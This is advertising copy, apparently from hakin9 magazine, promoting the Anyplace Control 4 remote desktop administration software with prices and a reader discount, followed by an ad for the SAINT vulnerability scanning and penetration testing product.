Anyplace Control Software

Anyplace Control 4

Anyplace Control 4 lets admins control pc from anywhere

ANYPLACE CONTROL IS THE LEADING SOFTWARE FOR MONITORING AND MANAGING THE REMOTE COMPUTER DESKTOP VIA LAN OR INTERNET. IT'S AFFORDABLE AND REMARKABLY EASY TO INSTALL AND GET STARTED WITH.

REMOTE EYE AND HAND FOR ADMINS

Imagine being able to make only one click and watch a live color image of what an employee is doing at any workstation at that moment. An administrator of a large corporate network certainly has his hands full. Giving a helping hand to the employee who is having a technical problem at any given moment is probably one of the most important demands of being an admin, and the most time consuming. So anything that makes the job of monitoring easier and more effective will probably be welcome. One technological advancement that fits that bill is a new software system called Anyplace Control. Developed by Anyplace Control Software, the program allows a network administrator to monitor and manage any remote workstation in a network without the need to stand up and walk to the physical location of the computer.

The system consists of Admin and Host modules that you install on the admin computer and a remote one you want to control. The software requires the computers to be hooked to each other via the Internet or a local network. The connection between these computers can be established in two ways, either via an IP address or a DNS name or over the Internet using an account name and a nickname. In the latter case, the account type of connection allows bypassing routers and firewalls automatically. Moreover it isn't necessary to open any ports on the firewall that allows you to keep a high security level. So there is no need for you to tweak network settings at all making the software easy to implement.

After installing the software, you just go about your everyday activities without doing anything special. At any moment, you can start Anyplace Control to watch what's going on any networking machine, and if there is a need to

help the remote user to troubleshoot a problem, you can take over that machine and control it with your mouse and keyboard as if you were sitting in front of it. You can move files between computers, install new software, restart and shut down the computer and do anything else that you would normally do at the local machine.

WHAT CAN ANYPLACE CONTROL BE USED FOR?

- Anyplace Control is ideal as an alternative to Virtual Private Networks (VPN). The computer networks of your company which are located in the same or different cities can be consolidated into a single common network. You will have full access to the computers of the other branch through the secure communication channel provided by Anyplace Control.
- A special helpdesk edition of Anyplace Control lets you provide remote tech assistance via the Internet or LAN to the customers who cannot resolve problems on their own. You can connect to the customer's desktop and fix any problem on the remote machine quickly.
- Corporate networks are not the only place where Anyplace Control does its amazing stuff. Let's say you are in another city to take part in a conference. You start the laptop and discover your PowerPoint presentation is missing. No problem. Keeping the laptop open, you click on the Anyplace Control icon on the desktop and establish a remote connection with the home computer over the Internet. What you now see is your remote desktop that displays the contents as you left it. Now you can browse to the folder you saved the presentation to and copy the missing file to the laptop using the file transfer option in Anyplace Control or simply start the presentation on your desktop and let the others watch it on your laptop screen.



- Using Anyplace Control, you can help your relatives, friends to resolve computer problems without leaving the comfort of your home chair. The software is an easy way to share files with friends. You can transfer music, photos or documents directly to your friend's computer.

With Anyplace Control, each user, either a home or a corporate one, can find a product suiting not only his needs but his budget as well. Anyplace Control Basic Plan gives an ability to control simultaneously more than one remote computer with the prices starting from \$38.95 for a single license and ending in \$999 for Unlimited.

ATTENTION!

You can get a 30-day trial version from the corporate website www.anyplace-control.com.

Anyplace Control Software offers the readers of the hakin9 magazine a 25% discount on the purchase of all product line. Please, use the following discount coupon when placing an order hakin9

Contacts: Anyplace Control Software
<http://www.anyplace-control.com>

SAINT®

Integrated Vulnerability Assessment and Penetration Testing

**Examine, expose, and exploit
your vulnerabilities before an attacker does**

Examine your network with the SAINT® vulnerability scanner, and expose the areas where an attacker could breach your network. Then, take the next step and exploit the vulnerability. This allows you to focus on the high-severity vulnerabilities and provides a starting point for prioritizing remediation efforts.

SAINT features now include –

- ✓ PCI compliance reporting
- ✓ Correlation of CVE and CVSS scores and vectors
- ✓ IPv4 and IPv6 scans and exploits
- ✓ Exploit tunneling that allows you to run penetration tests from an exploited target

Download a free white paper about integrated vulnerability assessment and penetration testing at www.saintcorporation.com/Hackin9

Contact SAINT's sales team at 1-800-596-2006 x0119 or sales@saintcorporation.com